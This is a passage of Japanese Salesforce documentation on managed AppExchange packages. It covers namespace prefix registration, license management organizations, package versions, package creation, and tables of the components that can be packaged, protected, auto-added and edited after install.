パッケージコンテキストでは、名前空間プレフィックスとはAppExchangeにある自社パッケージとそのコンテンツを他の開発者のパッケージと区別するための1～15文字の英数字で構成される識別子です。名前空間プレフィックスでは、大文字小文字は区別されません。たとえば、ABCとabcは一意として認識されません。名前空間プレフィックスは、すべてのSalesforce組織にわたって必ずグローバルに一意なものを指定します。名前空間プレフィックスを使用することで、各自の管理パッケージのみを管理できるようになります。

Salesforceでは、Salesforce組織のすべての一意のコンポーネント名に自動的に名前空間プレフィックスとそれに続く2つのアンダースコア(__)を追加します。一意のパッケージコンポーネントとは、カスタムオブジェクト、カスタム項目、カスタムリンク、Sコントロール、および入力規則など、Salesforce内の他のコンポーネントで使用されていない名前を持つパッケージコンポーネントです。たとえば、名前空間プレフィックスがabcであり、管理パッケージにExpense__cというAPI名のカスタムオブジェクトがある場合、abc__Expense__cというAPI名を使用して、API経由でこのオブジェクトにアクセスします。名前空間プレフィックスは、すべてのコンポーネントの詳細ページに表示されます。

警告: Sコントロールライブラリに保存されているSコントロール、またはForce.com APIを使用しない[ドキュメント]タブは、名前空間プレフィックスの登録後も正常に機能します。ただし、組織外に保存されたSコントロール、またはForce.com APIを使用してSalesforceを呼び出すSコントロールは、微調整が必要な場合があります。詳細は、『オブジェクトリファレンス』の「Scontrol」を参照してください。

名前空間プレフィックスは、以下の条件で指定します。

- 1文字目が英字である。
- 1～15文字までの英数字を含む。
- アンダースコア(_)を2つ続けて入力しない。

名前空間プレフィックスを登録する手順は、次のとおりです。

1. [設定]から、[クイック検索]ボックスに「パッケージ」と入力し、[パッケージ]を選択します。
2. [編集]をクリックします。

   メモ: すでに開発者設定が定義されている場合は、このボタンは表示されません。

3. 開発者設定に必要な選択項目を確認し、[次へ]をクリックします。
4. 登録する名前空間プレフィックスを入力します。
5. [使用可能か調べる]をクリックして、名前空間プレフィックスが使用済みかどうかを確認します。
6. 入力した名前空間プレフィックスを使用できない場合は、上記の2つの手順を繰り返します。
7. [選択内容の確認]をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition

パッケージアップロードおよびインストールを使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

8. [保存] をクリックします。

関連トピック:

- 管理パッケージの作成
- 開発者設定の定義
- ライセンス管理組織の指定

ライセンス管理組織の指定

ライセンス管理組織とは、管理パッケージをインストールするすべてのSalesforceユーザの追跡に使用するSalesforce組織です。ライセンス管理組織は、ユーザがパッケージをインストールまたはアンインストールしたときに(リードレコードの形式で)通知を受信し、Force.com AppExchangeにアップロードされた各パッケージを追跡します。

ライセンス管理組織には、AppExchangeから、無償のライセンス管理アプリケーション(LMA)をインストールした任意のSalesforce Enterprise Edition、Unlimited Edition、Performance Edition、またはDeveloper Edition組織を指定できます。ライセンス管理組織を指定するには、http://sites.force.com/appexchange/publisherHome にアクセスしてください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition

パッケージアップロードおよびインストールを使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

- 管理パッケージの作成
- 開発者設定の定義
- 名前空間プレフィックスの登録

パッケージの管理

パッケージは、AppExchange を介して他の組織で使用可能な Force.com のコンポーネントおよびアプリケーションの集合です。管理パッケージとは、ユニットとして AppExchange に投稿され、名前空間とライセンス管理組織に関連付けられるアプリケーションコンポーネントの集合です。アップグレードをサポートするには、管理パッケージであることが必要です。組織は、他の多くの組織でダウンロードおよびインストールできる単一の管理パッケージを作成できます。管理パッケージは、未管理パッケージとは異なり、コンポーネントの一部がロックされていて、後でアップグレードできます。未管理パッケージには、ロックされたコンポーネントは含まれておらず、アップグレードはできません。また、管理パッケージでは、開発者の知的財産保護のため、登録している組織では特定のコンポーネント (Apex など) は隠されます。

パッケージを管理するには、[設定] から［クイック検索］ボックスに「パッケージ」と入力し、[パッケージ] を選択します。カスタマイズについての詳細は、「開発者設定の定義」 (ページ 6620)を参照してください。

パッケージのリストから、次の操作を実行できます。

- [新規] をクリックして新しいパッケージを作成できます。パッケージ名と説明を入力して、[保存] をクリックすると、パッケージのリストに保存できます。
- [編集] をクリックして、パッケージのプロパティを更新できます。
- [削除] をクリックして、パッケージを削除できます。パッケージ内のコンポーネントは削除されません。
- パッケージ名をクリックすると、そのパッケージの詳細を参照できます。

メモ: アップロードしたパッケージについて、テストドライブの作成またはライセンス管理組織 (LMO)の選択を行うには、パッケージのアップロード詳細ページから [AppExchange に移動する] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パッケージをアップロードする

- 「AppExchange パッケージのアップロード」

パッケージバージョンについて

パッケージの作成

パッケージは、Salesforce 組織間でカスタム機能を配布するためのコンテナです。パッケージを作成して、アプリケーションまたは Lightning コンポーネントを AppExchange にアップロードしたり、組織間で変更をリリースしたりします。

パッケージへのコンポーネントの追加

管理パッケージで使用可能なコンポーネント

保護コンポーネント

パッケージに自動的に追加されるコンポーネント

インストール後のコンポーネントと属性の編集

パッケージでのコンポーネントの動作

配布するアプリケーションを作成する場合は、パッケージに含めるもの、アプリケーションの設計方法、およびパッケージの配布方法 (管理または未管理) を決定してください。

パッケージの権限セットおよびプロファイルの設定
開発者は権限セットまたはプロファイル設定を使用して、権限およびその他のアクセス設定をパッケージに許可できます。権限セット、プロファイル設定、または両方の組み合わせを使用するかどうかを決定する場合は、類似点と相違点を考慮します。

関連トピック:

パッケージについて
パッケージの作成

パッケージバージョンについて

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition

パッケージアップロードおよびインストールを使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

パッケージバージョンは、パッケージでアップロードされる一連のコンポーネントを特定する番号です。バージョン番号の形式は *majorNumber.minorNumber.patchNumber* (例: 2.1.3) です。メジャー番号とマイナー番号は、毎回のメジャーリリース時に選択した値に増えます。*patchNumber* は、パッチリリースにのみ生成および更新されます。未管理パッケージはアップグレードできないため、各パッケージバージョンは単に配布用コンポーネントのセットです。パッケージバージョンは管理パッケージでより大きな意味を持ちます。パッケージは異なるバージョンで異なる動作をします。公開者は、パッケージバージョンを使用して、そのパッケージを使用する既存の顧客のインテグレーションに影響を与えることなく後続のパッケージバージョンをリリースすることにより、管理パッケージのコンポーネントを強化することができます。

バージョン番号は、パッケージのリリース種別によって異なり、リリース種別はパッケージの配布方法を識別します。次の 2 種類があります。

メジャーリリース
メジャーリリースは、管理-リリース済みパッケージを示します。こうしたリリースでは、メジャー番号およびマイナー番号が選択した値に増えます。

パッチリリース
パッチリリースは、パッケージのパッチバージョンに限られます。こうしたリリースでは、パッケージバージョンのパッチ番号が増加します。

既存の登録ユーザが新しいパッケージをインストールした場合、パッケージ内の各コンポーネントのインスタンスは1つだけですが、コンポーネントは古いバージョンをエミュレートできます。たとえば、登録ユーザが Apex クラスを含む管理パッケージを使用するとします。公開者が Apex クラスのメソッドを廃止し、新しいパッケージバージョンをリリースする場合でも、新しいバージョンをインストールした後、登録者は Apex クラスのインスタンスを 1 つのみ使用できます。ただし、この Apex クラスは、古いバージョンの廃止されたメソッドを参照するコードの以前のバージョンをエミュレートできます。

パッケージ開発者は条件付きロジックを Apex クラスとトリガで使用し、異なるバージョンに異なる動作をさせることができます。こうすることで、パッケージ開発者は、コード開発を続けながら以前のパッケージバージョンのクラスとトリガでの既存の動作をサポートし続けることができます。

API を使用してクライアントアプリケーションを開発する場合は、インテグレーションで使用する各パッケージのバージョンを指定できます。

関連トピック:

パッケージの管理

管理パッケージのリリースの計画

パッケージの作成

パッケージは、Salesforce組織間でカスタム機能を配布するためのコンテナです。パッケージを作成して、アプリケーションまたは Lightning コンポーネントを AppExchange にアップロードしたり、組織間で変更をリリースしたりします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パッケージを作成する
- 「AppExchange パッケージの作成」

1. [設定] から、[クイック検索] ボックスに「パッケージ」と入力し、[パッケージ] を選択します。
2. [新規] をクリックします。
3. パッケージの名前を入力します。このパッケージの名前が、AppExchange上に表示される名前と同じである必要はありません。
4. ドロップダウンメニューから、パッケージのすべてのコンポーネントラベルのデフォルト言語を選択します。
5. 必要に応じて、[カスタムリンクの設定] 項目からカスタムリンクを選択し、アプリケーションをインストールするユーザに設定情報を表示します。ホームページレイアウト用に作成した URL または Sコントロールへの定義済みのカスタムリンクが選択できます。「アプリケーションのドキュメントの開発」(ページ6691)を参照してください。このカスタムリンクは、Salesforce内の [設定] リンクとして、Force.com AppExchange ダウンロードページとインストールするユーザの組織のアプリケーションの詳細ページに表示されます。
6. 必要に応じて、[Apex エラーを通知] 項目に、Apex コードでキャッチできない例外が Apex で発生した場合にメール通知を受信するユーザのユーザ名を入力します。ユーザ名を指定しないと、検出されないすべての例外についてメール通知が生成され、Salesforce に送信されます。このオプションは、管理パッケージでのみ使用できます。

   メモ: Apex は、Developer Edition、Enterprise Edition、Unlimited Edition、および Performance Edition を使用する組織でのみパッケージ化できます。

7. 登録者がパッケージアプリケーションのインストール、アップグレード、またはアンインストールに失敗し、エラーが発生した場合、必要に応じて [パッケージ化エラーを通知] 項目にメール通知を受信するユーザのメールアドレスを入力します。この項目は、パッケージ化エラーの通知が有効になっている場合にのみ表示されます。通知を有効にするには、Salesforce の担当者までお問い合わせください。
8. 必要に応じて、パッケージの説明を入力します。AppExchangeにアップロードする前に、この説明を変更することができます。

9. 必要に応じて、インストール後スクリプトを指定します。これは、パッケージのインストールまたはアップグレード後に登録者組織で実行されるApexスクリプトです。詳細は、「パッケージのインストール/アップグレード時のApexの実行」を参照してください。
10. 必要に応じて、アンインストールスクリプトを指定します。これは、パッケージのアンインストール後に登録者組織で実行されるApexスクリプトです。詳細は、「パッケージのアンインストール時のApexの実行」を参照してください。
11. [保存]をクリックします。

関連トピック:

配布用アプリケーションの準備

パッケージへのコンポーネントの追加

パッケージの作成後は、アプリケーション、オブジェクト、Apexクラスまたは Visualforceページなどのコンポーネントをパッケージに追加する必要があります。これらのパッケージをアップロードして他のユーザと非公開で共有したり、Force.com AppExchangeに投稿して公開して共有したりできます。

コンポーネントをパッケージに追加するには、[設定]から、[クイック検索]ボックスに「パッケージ」と入力し、[パッケージ]を選択します。次に、コンポーネントを追加するパッケージの名前を選択します。パッケージの詳細ページでは、次の操作を実行できます。

1. [コンポーネントを追加]をクリックします。
2. ドロップダウンリストから、パッケージに追加するコンポーネントの種別を選択します。
   - リストの上にある文字をクリックすると、並び替えた列のその文字で始まる行が表示されます。
   - [次のページ](または[前のページ])のリンクをクリックすると、次のコンポーネント(または前のコンポーネント)に移動します。
   - リストの下にある[減らす]または[さらに表示]をクリックして、リストの表示件数を変更します(可能な場合)。
3. 追加するコンポーネントを選択します。
4. [パッケージに追加]をクリックします。
5. パッケージにすべてのコンポーネントが追加されるまで、この手順を繰り返します。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パッケージを作成する
- 「AppExchangeパッケージの作成」

関連トピック:

パッケージの管理

配布用アプリケーションの準備

管理パッケージで使用可能なコンポーネント

すべてのコンポーネントを配布用にパッケージ化できるわけではありません。パッケージ化できないコンポーネントを使用するアプリケーションを作成すると、登録者はアプリケーションをインストールした後に、これらのコンポーネントを作成し、設定する必要があります。登録者にとってインストールの簡易性が重要な場合は、開発時にはパッケージ化できるコンポーネントを作成することを念頭に置いてください。

管理パッケージで使用可能なコンポーネント、およびこれらのコンポーネントが更新可能または削除可能かを、次の表に示します。次のセクションで、表の列と値について説明します。

アップグレード可能
: パッケージをアップグレードするときに一部のコンポーネントが新しいバージョンに更新されます。

- いいえ: コンポーネントはアップグレードされません。
- はい: コンポーネントはアップグレードされます。

登録者による削除可能
: パッケージの登録者またはインストーラがコンポーネントを削除できます。

- いいえ: 登録者はコンポーネントを削除できません。
- はい: 登録者はコンポーネントを削除できます。

開発者による削除可能
: 開発者は、パッケージが「管理-リリース済み」としてアップロードされた後に、一部のコンポーネントを削除できます。削除されたコンポーネントは、パッケージのアップグレード中に登録者の組織では削除されません。「保護可能」属性に、コンポーネントの削除についての詳細が示されています。

- いいえ: 開発者は「管理-リリース済み」コンポーネントを削除できません。
- はい: 開発者は「管理-リリース済み」コンポーネントを削除できます。

保護可能
: 開発者は、特定のコンポーネントに保護マークを付けることができます。保護コンポーネントは、登録者の組織で作成されたコンポーネントからリンク付けしたり参照したりすることはできません。開発者は、今後のリリースで、インストールの失敗を心配することなく保護コンポーネントを削除できます。ただし、コンポーネントが非保護に設定され、グローバルにリリースされると、開発者は削除できなくなります。登録者がコンポーネントが削除されているパッケージバージョンにアップグレードすると、登録者の組織からそのコンポーネントが削除されます。

- いいえ: コンポーネントに保護マークを付けることができません。
- はい: コンポーネントに保護マークを付けることができます。

IP の保護
: 特定のコンポーネントには、Apex コードを隠すなど、知的財産の保護が自動的に含まれます。唯一の例外には、グローバルとして宣言されている Apex メソッドがあります。それらのメソッド署名は登録者でも参照できます。パッケージ化して公開するコンポーネント内の情報は、AppExchange のユーザに表示されることがあります。カスタムSコントロール、数式、Visualforce ページ、またはアプリケーション内で隠せないその他のコンポーネントにコードを追加する場合は、注意してください。

- いいえ: コンポーネントは知的財産の保護をサポートしていません。
- はい: コンポーネントは知的財産の保護をサポートしています。

コンポーネント	アップグレード可能	登録者による削除可能	開発者による削除可能	保護可能	IP の保護
アクション	はい	いいえ	いいえ	いいえ	いいえ
Apex クラス	はい	いいえ	はい (`global` アクセスに設定されていない場合)	いいえ	はい
Apex 共有の理由	はい	いいえ	いいえ	いいえ	いいえ
Apex 共有再適用	いいえ	はい	はい	いいえ	いいえ
Apex トリガ	はい	いいえ	はい	いいえ	はい
アプリケーション	いいえ	はい	はい	いいえ	いいえ
記事タイプ	はい	いいえ	いいえ	いいえ	いいえ
コールセンター	いいえ	はい	いいえ	いいえ	いいえ
コンパクトレイアウト	はい	いいえ	いいえ	いいえ	いいえ
接続アプリケーション	はい	はい	はい	いいえ	いいえ
カスタムボタンまたはカスタムリンク	はい	はい*	はい**	いいえ。カスタムリンクを除く (ホームページのみ)	いいえ
カスタムコンソールコンポーネント ([14])	はい	はい*	はい**	いいえ	いいえ
カスタム項目	はい	はい*	はい**	いいえ	いいえ
カスタム表示ラベル	はい	いいえ	はい。保護されている場合	はい	いいえ
カスタムオブジェクト	はい	はい*	はい**	いいえ	いいえ
カスタム権限	はい	いいえ	いいえ	いいえ	いいえ
カスタムレポートタイプ	はい	いいえ	いいえ	いいえ	いいえ
カスタム設定	はい	はい*	はい**	いいえ	はい

[14] Service Cloud ライセンスが必要

コンポーネント	アップグレード可能	登録者による削除可能	開発者による削除可能	保護可能	IP の保護
ダッシュボード	いいえ	はい	はい	いいえ	いいえ
ドキュメント	いいえ	はい	はい	いいえ	いいえ
メールテンプレート	いいえ	はい	はい	いいえ	いいえ
外部データソース	はい	いいえ	いいえ	いいえ	いいえ
項目セット	はい	はい*	はい**	いいえ	いいえ
Lightning ページ	はい	いいえ	いいえ	いいえ	いいえ
フロー	はい	はい	いいえ	いいえ	いいえ
フォルダ	いいえ	はい	はい	いいえ	いいえ
ホームページのコンポーネント	はい	いいえ	いいえ	いいえ	いいえ
ホームページのページレイアウト	いいえ	はい	はい	いいえ	いいえ
レターヘッド	いいえ	はい	はい	いいえ	いいえ
Lightning アプリケーション	はい	いいえ	いいえ	いいえ	いいえ
Lightning コンポーネント	はい	いいえ	いいえ	いいえ	いいえ
Lightning イベント	はい	いいえ	いいえ	いいえ	いいえ
Lightning インターフェース	はい	いいえ	いいえ	いいえ	いいえ
リストビュー	いいえ	はい	はい	いいえ	いいえ
指定ログイン情報	はい	いいえ	いいえ	いいえ	いいえ
ページレイアウト	いいえ	はい	はい	いいえ	いいえ
権限セット	はい	はい*	はい**	いいえ	いいえ
プラットフォームキャッシュ	いいえ	いいえ	いいえ	いいえ	いいえ

コンポーネント	アップグレード可能	登録者による削除可能	開発者による削除可能	保護可能	IP の保護
プロセス	「フロー」を参照。				
レコードタイプ	はい	はい*	はい**	いいえ	いいえ
リモートサイトの設定	いいえ	はい	はい	いいえ	いいえ
レポート	いいえ	はい	はい	いいえ	いいえ
レポート作成スナップショット	いいえ	はい	はい	いいえ	いいえ
Sコントロール	はい	いいえ	いいえ	いいえ	いいえ
静的リソース	はい	はい*	はい**	いいえ	いいえ
タブ	はい	はい*	はい**	いいえ	いいえ
トランスレーション	はい	いいえ	いいえ	いいえ	いいえ
入力規則	はい	はい*	はい**	いいえ	いいえ
Visualforce コンポーネント	はい	はい***	はい**	いいえ	はい
Visualforceページ	はい	はい*	はい**	いいえ	いいえ
Waveアプリケーション	はい	いいえ	はい	いいえ	いいえ
Wave ダッシュボード	はい	いいえ	はい	いいえ	いいえ
Wave データフロー	はい	いいえ	はい	いいえ	いいえ
Waveデータセット	はい	いいえ	はい	いいえ	いいえ
Wave レンズ	はい	いいえ	はい	いいえ	いいえ
ワークフローメールアラート	はい	いいえ	はい。保護されている場合	はい	いいえ
ワークフロー項目自動更新	はい	いいえ	はい。保護されている場合	はい	いいえ
ワークフローアウトバウンドメッセージ	はい	いいえ	はい。保護されている場合	はい	いいえ

コンポーネント	アップグレード可能	登録者による削除可能	開発者による削除可能	保護可能	IP の保護
ワークフロールール	はい	いいえ	いいえ	いいえ	いいえ
ワークフロー ToDo	はい	いいえ	はい。保護されている場合	はい	いいえ

* この種類のコンポーネントを新バージョンのパッケージおよび登録者のアップグレードから削除すると、登録者組織の管理者 (システム管理者) がコンポーネントを削除できます。

** パッケージ化する組織でコンポーネントの削除機能が有効になっていると、この種類のコンポーネントが「管理-リリース済み」パッケージの一部であっても削除できます。

*** Visualforce の公開コンポーネントを新バージョンのパッケージおよび登録者のアップグレードから削除すると、コンポーネントはアップグレード時に登録者組織から削除されます。Visualforce コンポーネントがグローバルの場合は、管理者 (システム管理者) がコンポーネントを削除するまで登録者組織に残ります。

コンポーネントの属性と動作
: コンポーネントの一部の属性のみをアップグレードできます。多くのコンポーネントは、管理パッケージ内で動作が異なったり、追加制限があったりします。パッケージを設計するときに、これらの動作を考慮することが重要です。

  Visualforce ページまたは Apex コードでフローを参照した後に名前空間を登録する場合、必ずフロー名に名前空間を追加してください。追加しない場合、パッケージのインストールに失敗します。

Visualforce ページとグローバル **Visualforce** コンポーネントの削除
: パッケージから Visualforce ページまたはグローバル Visualforce コンポーネントを削除する前に、削除するページまたはコンポーネントから公開 Apex クラスおよび公開 Visualforce コンポーネントへのすべての参照を削除します。参照を削除したら、ページまたはグローバルコンポーネントを削除する前に、登録者を中間パッケージバージョンにアップグレードします。

関連トピック:

ISVforce ガイド: 管理パッケージのコンポーネントの削除

保護コンポーネント

開発者は、特定のコンポーネントに*保護*マークを付けることができます。保護コンポーネントは、登録者の組織で作成されたコンポーネントからリンク付けしたり参照したりすることはできません。開発者は、今後のリリースで、インストールの失敗を心配することなく保護コンポーネントを削除できます。ただし、コンポーネントが非保護に設定され、グローバルにリリースされると、開発者は削除できなくなります。

開発者は、管理パッケージの次のコンポーネントに保護マークを付けることができます。

- カスタム表示ラベル
- カスタムリンク (ホームページのみ)
- ワークフローアラート

- ワークフロー項目自動更新
- ワークフローアウトバウンドメッセージ
- ワークフロー ToDo
- ワークフローフロートリガ

  フロートリガワークフローアクションのパイロットプログラムは終了します。組織でパイロットをすでに有効にしている場合は、引き続きフロートリガワークフローアクションを作成および編集できます。組織でパイロットを有効にしなかった場合は、代わりにプロセスビルダーの[フロー]アクションを使用します。

パッケージに自動的に追加されるコンポーネント

パッケージにコンポーネントを追加するときに、必要に応じて一部の関連コンポーネントが自動的に追加されます。たとえば、カスタムコントローラを参照するパッケージに Visualforce ページを追加すると、その Apex クラスも追加されます。

自動的に含まれる可能性があるコンポーネントを把握するには、次のリストを参照してください。

追加するコンポーネント	自動的に追加される可能性があるコンポーネントの種類
アクション	アクションの対象オブジェクト (カスタムオブジェクトの場合)、アクションの対象項目、アクションのレコードタイプ、事前定義された項目値、アクションレイアウト、および対象オブジェクトについてアクションレイアウトまたは事前定義された値が参照するカスタム項目
レポート作成スナップショット	レポート
Apex クラス	カスタム項目、カスタムオブジェクト、その他の明示的に参照される Apex クラス、および Apex クラスの直接的な参照対象 メモ: Apex クラスがカスタム表示ラベルを参照していて、その表示ラベルが翻訳されている場合、翻訳が含まれるようにするには、必要な個々の言語を明示的にパッケージ化する必要があります。
Apex トリガ	カスタム項目、カスタムオブジェクト、明示的に参照される Apex クラス、および Apex トリガの直接的な参照対象
記事タイプ	カスタム項目、デフォルトのページレイアウト
コンパクトレイアウト	カスタム項目
カスタムアプリケーション	カスタムタブ (Web タブを含む)、ドキュメント (タブ上に画像として格納)、ドキュメントフォルダ
カスタムボタンまたはカスタムリンク	カスタム項目およびカスタムオブジェクト
カスタム項目	カスタムオブジェクト
カスタムホームページのレイアウト	レイアウト上のカスタムホームページのコンポーネント

追加するコンポーネント	自動的に追加される可能性があるコンポーネントの種類
カスタム設定	Apex 共有の理由、Apex 共有再適用、Apex トリガ、カスタムボタンまたはカスタムリンク、カスタム項目、リストビュー、ページレイアウト、レコードタイプ、入力規則
カスタムオブジェクト	カスタム項目、入力規則、ページレイアウト、リストビュー、カスタムボタン、カスタムリンク、レコードタイプ、Apex 共有の理由、Apex 共有再適用、Apex トリガ メモ: • Apex 共有の理由は、拡張では利用できません。 • パッケージ化およびインストールされるときには、アプリケーションの公開リストビューのみがインストールされます。カスタムオブジェクトに、パッケージに含める必要があるカスタムリストビューがある場合は、すべてのユーザが確実にリストビューにアクセスできるようにします。
カスタムオブジェクト(外部オブジェクトとして)	外部データソース、カスタム項目、ページレイアウト、リストビュー、カスタムボタン、カスタムリンク メモ: • パッケージ化およびインストールされるときには、アプリケーションの公開リストビューのみがインストールされます。外部オブジェクトにカスタムリストビューがあり、パッケージに含める必要がある場合は、すべてのユーザが確実にリストビューにアクセスできるようにします。 • 管理パッケージおよび未管理パッケージでは、外部オブジェクトはカスタムオブジェクトコンポーネントに含まれます。
カスタムタブ	カスタムオブジェクト (そのコンポーネントもすべて含む)、Sコントロール、Visualforce ページ
ダッシュボード	フォルダ、レポート (そのコンポーネントもすべて含む)、Sコントロール、Visualforce ページ
ドキュメント	フォルダ
メールテンプレート	フォルダ、レターヘッド、カスタム項目、ドキュメント (レターヘッドまたはテンプレート上に画像として格納)
項目セット	参照対象項目
Lightning ページ	関連付けられたすべてのアクション
Lightning ページのタブ	Lightning ページ
フロー	カスタムオブジェクト、カスタム項目、Apex クラス、Visualforce ページ

追加するコンポーネント	自動的に追加される可能性があるコンポーネントの種類
フォルダ	フォルダ内のすべて
Lightning アプリケーション	コンポーネント、イベント、インターフェースなど、アプリケーションで参照されるすべての Lightning リソース。アプリケーションで参照されるカスタム項目、カスタムオブジェクト、リストビュー、ページレイアウト、Apex クラスも含まれます。
Lightning コンポーネント	ネストされたコンポーネント、イベント、インターフェースなど、コンポーネントで参照されるすべての Lightning リソース。コンポーネントで参照されるカスタム項目、カスタムオブジェクト、リストビュー、ページレイアウト、Apex クラスも含まれます。
Lightning イベント	カスタム項目、カスタムオブジェクト、リストビュー、およびページレイアウト
Lightning インターフェース	カスタム項目、カスタムオブジェクト、リストビュー、およびページレイアウト
ページレイアウト	アクション、カスタムボタン、カスタムリンク、Sコントロール、および Visualforce ページ
権限セット	権限セットに割り当てられたカスタム権限、外部データソース、Visualforce ページ、Apex クラス
レコードタイプ	レコードタイプの対応付け、コンパクトレイアウト
レポート	フォルダ、カスタム項目、カスタムオブジェクト、カスタムレポートタイプ、カスタム Sコントロール
Sコントロール	カスタム項目およびカスタムオブジェクト
トランスレーション	パッケージ内のコンポーネントで選択した言語に翻訳された用語
入力規則	カスタム項目 (数式中の参照対象)
Visualforce ホームページコンポーネント	関連付けられた Visualforce ページ
Visualforce ページ	カスタムコントローラ、Visualforce カスタムコンポーネント、および参照対象の項目セットとして使用される Apex クラス
ワークフロールール	関連付けられたすべてのワークフローアラート、項目自動更新、アウトバウンドメッセージ、ToDo。ワークフロールールがカスタムオブジェクト用に設計されている場合はカスタムオブジェクトも自動的に含まれる。

メモ: 入力規則やレコードタイプなど一部のパッケージコンポーネントは、パッケージコンポーネントのリストに表示されないことがありますが、パッケージに含まれており、他のコンポーネントと共にインストールされます。

インストール後のコンポーネントと属性の編集

管理パッケージからインストールした後に編集可能なコンポーネントと属性を次の表に示します。

開発者による編集可能
: 開発者はこの列のコンポーネント属性を編集できます。これらの属性は、登録者の組織ではロックされます。

登録者と開発者による編集可能
: 登録者と開発者はこの列のコンポーネント属性を編集できます。ただし、これらの属性はアップグレードできません。新規登録者のみ、最新の変更を受信します。

ロック
: パッケージが「管理-リリース済み」になると、開発者と登録者はこの列のコンポーネント属性を編集できません。

コンポーネント	開発者による編集可能	登録者と開発者による編集可能	ロック
アクション		• 対象レコードタイプ • アクションレイアウト • アクション項目の定義済みの値	• 対象レコードタイプを除くすべての項目
レポート作成スナップショット		• レポート作成スナップショットの一意の名前を除くすべての属性	• レポート作成スナップショットの一意の名前
Apex クラス	• API バージョン • コード		• 名前
Apex 共有の理由	• 理由の表示ラベル		• 理由の名前
Apex 共有再適用		• Apex クラス	
Apex トリガ	• API バージョン • コード		• 名前
アプリケーション		• アプリケーション名を除くすべての属性	• アプリケーション名
記事タイプ	• 説明 • 表示ラベル • 表示ラベル (複数形)	• カスタマーポータルで利用可 • チャネル表示	• 名前

コンポーネント	開発者による編集可能	登録者と開発者による編集可能	ロック
	• Starts with a Vowel Sound (英語環境でのみ表示される)	• デフォルトの共有モデル • 開発状況 • ディビジョンを有効化 • 階層を使用したアクセス許可 • 検索レイアウト	
コンパクトレイアウト	• すべての属性		
接続アプリケーション	• アクセス方法 • キャンバスアプリケーション URL • コールバック URL • 接続アプリケーション名 • 取引先責任者 メール • 取引先責任者 電話 • 説明 • アイコン URL • 情報 URL • 信頼済み IP 範囲 • 場所 • ロゴ画像 URL • OAuth 範囲	• ACS URL • エンティティ ID • IP 制限の緩和 • 権限セットの管理 • プロファイルの管理 • モバイルの開始 URL • 許可されているユーザ • 更新トークンポリシー • SAML 属性 • サービスプロバイダ証明書 • 開始 URL • 件名種別	• API 名 • 作成日/作成者 • コンシューマキー • コンシューマの秘密 • インストール実行者 • インストール日 • 最終更新日/最終更新者 • バージョン
カスタムボタンまたはカスタムリンク	• 動作 • ボタンまたはリンク URL • 内容のソース • 説明 • 表示チェックボックス • 表示ラベル • リンクのエンコード	• 高さ • サイズ変更可能 • アドレスバーの表示 • メニューバーの表示 • スクロールバーの表示 • ステータスバーの表示 • ツールバーの表示 • 幅 • ウィンドウの位置	• 表示の種類 • 名前

コンポーネント	開発者による編集可能	登録者と開発者による編集可能	ロック
カスタム項目	• 自動採番の表示形式 • 小数点の位置 • 説明 • デフォルト値 • 項目表示ラベル • 数式 • 文字数/桁数 • ルックアップ検索条件 • 関連リスト表示ラベル • 必須項目 • 積み上げ集計の検索条件	• Chatter フィード追跡 • ヘルプテキスト • マスク型 • マスク文字 • 共有設定 • 並び替え選択リストの値 • 項目履歴管理	• 子リレーション名 • データ型 • 外部 ID • 項目名 • 積み上げ集計項目 • 積み上げ集計オブジェクト • 積み上げ集計種別 • 一意
カスタム表示ラベル	• カテゴリ • 短い説明 • 値		• 名前
カスタムオブジェクト	• 説明 • 表示ラベル • 表示ラベル (複数形) • レコード名 • Starts with a Vowel Sound (英語環境でのみ表示される)	• 活動を許可 • レポートを許可 • カスタマーポータルで利用可 • 状況に応じたヘルプの設定 • デフォルトの共有モデル • 開発状況 • ディビジョンを有効化 • 高度なルックアップ • 階層を使用したアクセス許可 • 検索レイアウト • 項目履歴管理	• オブジェクト名 • レコード名のデータ型 • レコード名の表示形式
カスタム権限	• 接続アプリケーション • 説明 • 表示ラベル		

コンポーネント	開発者による編集可能	登録者と開発者による編集可能	ロック
	• 名前		
カスタムレポートタイプ	• 開発状況とレポートタイプ名を除くすべての属性	• 開発状況	• レポートタイプ名
カスタム設定	• 説明 • 表示ラベル		• オブジェクト名 • 設定種別 • 表示
ダッシュボード		• ダッシュボードの一意の名前を除くすべての属性	• ダッシュボードの一意の名前
ドキュメント		• ドキュメントの一意の名前を除くすべての属性	• ドキュメントの一意の名前
メールテンプレート		• メールテンプレート名を除くすべての属性	• メールテンプレート名
外部データソース	• 型	• 認証プロバイダ • 証明書 • カスタム設定 • エンドポイント • ID 種別 • OAuth 範囲 • Password • プロトコル • ユーザ名	• 名前
項目セット	• 説明 • 表示ラベル • 選択可能な項目	• 選択済みの項目(登録者による制御のみ)	• 名前
Lightning ページ	• Lightning ページ		
フロー	• フロー全体	• 名前	• フローの一意の名前

コンポーネント	開発者による編集可能	登録者と開発者による編集可能	ロック
		• 説明 • 状況	• URL
フォルダ		• フォルダの一意の名前を除くすべての属性	• フォルダの一意の名前
ホームページのコンポーネント	• 内容 • コンポーネントの位置		• 名前 • 型
ホームページのページレイアウト		• レイアウト名を除くすべての属性	• レイアウト名
レターヘッド		• レターヘッド名を除くすべての属性	• レターヘッド名
Lightning アプリケーション	• API バージョン • 説明 • 表示ラベル • マークアップ		名前
Lightning コンポーネント	• API バージョン • 説明 • 表示ラベル • マークアップ		名前
Lightning イベント	• API バージョン • 説明 • 表示ラベル • マークアップ		名前
